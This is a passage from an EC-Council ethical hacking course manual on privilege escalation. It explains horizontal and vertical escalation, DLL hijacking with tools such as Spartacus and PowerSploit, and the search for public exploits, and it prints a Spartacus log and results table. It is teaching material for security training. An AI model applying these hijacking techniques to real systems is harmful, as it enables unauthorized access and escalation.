
Privilege escalation takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- **Horizontal Privilege Escalation**: In a horizontal privilege escalation, the unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions. For instance, online banking user A can easily access user B's bank account.
- **Vertical Privilege Escalation**: In a vertical privilege escalation, the unauthorized user tries to gain access to the resources and functions of a user with higher privileges, such as application or site administrators. For example, someone using online banking can access the site using administrative functions.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation Using DLL Hijacking

- Most Windows applications do not use the **fully qualified path** when loading an external DLL library. Instead they search the directory, from which they have been loaded
- If attackers can place a **malicious DLL in the application directory**, it will be executed in place of the real DLL
- Attackers use tools such as **Spartacus** and **PowerSploit** to detect hijackable DLLs and perform DLL hijacking on the target system



Spartacus



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Privilege Escalation Using DLL Hijacking

Most Windows applications do not use the fully qualified path when loading an external DLL library; instead, they first search the directory from which they have been loaded. Taking this as an advantage, if attackers can place a malicious DLL in the application directory, the application will execute the malicious DLL in place of the real DLL. For example, if an application program ".exe" needs library.dll (usually in the Windows system directory) to install the application, and fails to specify the library.dll path, Windows will search for the DLL in the directory from which the application was launched. If an attacker has already placed the DLL in the same directory as program.exe, then that malicious DLL will load instead of the real DLL, which allows the attacker to gain remote access to the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.112: Example of privilege escalation using DLL hijacking

Attackers use tools such as Spartacus, DLLirant, ImpulsiveDLLHijack, and PowerSploit to detect hijackable DLLs and perform DLL hijacking on the target system:

- **Spartacus**

  Source: *https://github.com*

  Spartacus helps attackers automate the DLL hijacking process, parsing raw SysInternals Process Monitor logs and leaving ProcMon running for hours to discover 2nd and 3rd level DLL hijacking vulnerabilities for privilege escalation. The tool has a built-in monitoring mode that tries to identify running applications proxying calls, as in "DLL Hijacking in progress".

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Spartacus v2.0.0 [ Accenture Security ]
- For more information visit https://github.com/Accenture/Spartacus

[14:26:53] Running DLL mode...
[14:26:53] Procmon execution requires elevated permissions - brace yourself for a UAC prompt.
[14:26:53] Making sure there are no ProcessMonitor instances...
[14:26:55] Deleting previous log file: C:\Data\tmp\Spartacus\hello.pml
[14:26:55] Getting PMC file...
[14:26:55] ProcMon configuration file will be: C:\Users\[redacted]\AppData\Local\Temp\dfda9b3c-d8ca
[14:26:55] Starting ProcessMonitor...
[14:26:55] Process Monitor has started...
[14:26:55] Press ENTER when you want to terminate Process Monitor and parse its output...
[14:27:15] Terminating Process Monitor...
[14:27:22] Reading events file...
[14:27:22] Found 7384 strings...
[14:27:22] Reading string offsets...
[14:27:22] Reading strings...
[14:27:23] Found 337 processes...
[14:27:23] Reading process offsets...
[14:27:23] Reading processes...
[14:27:23] Reading event log offsets...
[14:27:23] Found 4,620 events...
[14:27:23] Searching events.............
[14:27:23] Found 75 events of interest...
[14:27:23] Extracting DLL filenames from paths...
[14:27:23] Found 61 unique DLLs...
[14:27:23] Trying to identify which DLLs were actually loaded.............
[14:27:23] Saving to CSV...
[14:27:23] Identifying files to generate solutions for...
[14:27:23] Processing audioses.dll - Found
[14:27:23] Extracting DLL export functions from: C:\Windows\System32\AudioSes.dll
[14:27:23] Found 5 functions
[14:27:23] Generating AudioSes.sln
[14:27:23] Generating AudioSes.vcxproj
[14:27:23] Generating resource.h
[14:27:23] Generating AudioSes.rc
[14:27:23] Generating AudioSes.def
[14:27:23] Target solution created at: C:\Data\Tmp\Spartacus\solutions\AudioSes
[14:27:23] Processing avrt.dll - Found
[14:27:23] Extracting DLL export functions from: C:\Windows\System32\avrt.dll
[14:27:23] Found 20 functions
```

Figure 6.113: Screenshot of Spartacus

	A	B	C	D	E
1	Process	Image Path	Missing DLL	Found DLL	Integrity
20	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]\Secur32.dll	C:\Windows\SysWOW64\secur32.dll	Medium
21	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]\VERSION.dll	C:\Windows\System32\version.dll	Medium
22	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]\WININET.dll	C:\Windows\SysWOW64\wininet.dll	Medium
23	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]\WTSAPI32.dll	C:\Windows\SysWOW64\wtsapi32.dll	Medium
24	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]\USERENV.dll	C:\Windows\System32\userenv.dll	Medium
25	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]\SSPICLI.DLL	C:\Windows\SysWOW64\sspicli.dll	Medium
26	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]\Wldp.dll	C:\Windows\System32\wldp.dll	Medium
27	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]\MSVCP140.dll	C:\Users\Demo[redacted]	Medium
28	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]\VCRUNTIME14	C:\Users\Demo[redacted]	Medium
29	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]\CRYPTBASE.DL	C:\Windows\System32\cryptbase.dll	Medium
30	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]	C:\Windows\System32\cryptbase.dll	Medium
31	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]\CRYPTSP.dll	C:\Windows\SysWOW64\cryptsp.dll	Medium
32	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]	C:\Windows\SysWOW64\cryptsp.dll	Medium
33	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]\profapi.dll	C:\Windows\System32\profapi.dll	Medium
34	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]	C:\Windows\System32\profapi.dll	Medium
35	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]\IPHLPAPI.DLL	C:\Windows\System32\IPHLPAPI.DLL	Medium
36	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]	C:\Windows\System32\IPHLPAPI.DLL	Medium
37	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]\FileSyncSessic	C:\Users\Demo[redacted]	Medium
38	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]\Telemetry.dll	C:\Users\Demo[redacted]	Medium
39	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]\UpdateRingSe	C:\Users\Demo[redacted]	Medium
40	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]\SyncEngine.DL	C:\Users\Demo[redacted]	Medium
41	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]\LogUploader.d	C:\Users\Demo[redacted]	Medium
42	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]\FileSyncViews	C:\Users\Demo[redacted]	Medium
43	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]\WebView2Loa	C:\Users\Demo[redacted]	Medium
44	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]\dwmapi.dll	C:\Windows\SysWOW64\dwmapi.dll	Medium
45	[redacted].exe	C:\Users\Demo\AppData\Loca	C:\Users\Demo\AppDat[redacted]	C:\Windows\SysWOW64\dwmapi.dll	Medium

Figure 6.114: Screenshot showing results of Spartacus

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Privilege Escalation by Exploiting Vulnerabilities

Attackers **exploit software vulnerabilities** by taking advantage of programming flaws in a program, service, or within the operating system software or kernel, to **execute malicious code**

Exploiting software vulnerabilities allows the attacker to execute a command or binary on a target machine to **gain higher privileges** than those existing or to **bypass security mechanisms**

Attackers using these exploits can access **privileged user accounts** and credentials

Attackers search for an exploit based on the OS and software application on exploit sites such as **Exploit Database** (https://www.exploit-db.com) and **VulDB** (https://vuldb.com)



https://www.exploit-db.com


Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Privilege Escalation by Exploiting Vulnerabilities

Vulnerability is the existence of a weakness, design flaw, or implementation error that can lead to an unexpected event compromising the security of the system. An attacker employs these vulnerabilities to perform various attacks on the confidentiality, availability, or integrity of a system. The software design flaws and programming errors lead to security vulnerabilities. Attackers exploit these software vulnerabilities, such as programming flaws in a program or service, or within the OS software or kernel, to execute malicious code. Exploiting software vulnerabilities allows attackers to execute a command or binary on a target machine to gain higher privileges than the existing ones or bypass security mechanisms. Attackers using these exploits can even access privileged user accounts and credentials.

There are many public vulnerability repositories available online that allow access to information about various software vulnerabilities. Attackers search for exploits that are based on the OS and software application on exploit sites such as Exploit Database (*https://www.exploit-db.com*) or VulDB (*https://vuldb.com*) and use these exploits to gain high privileges.

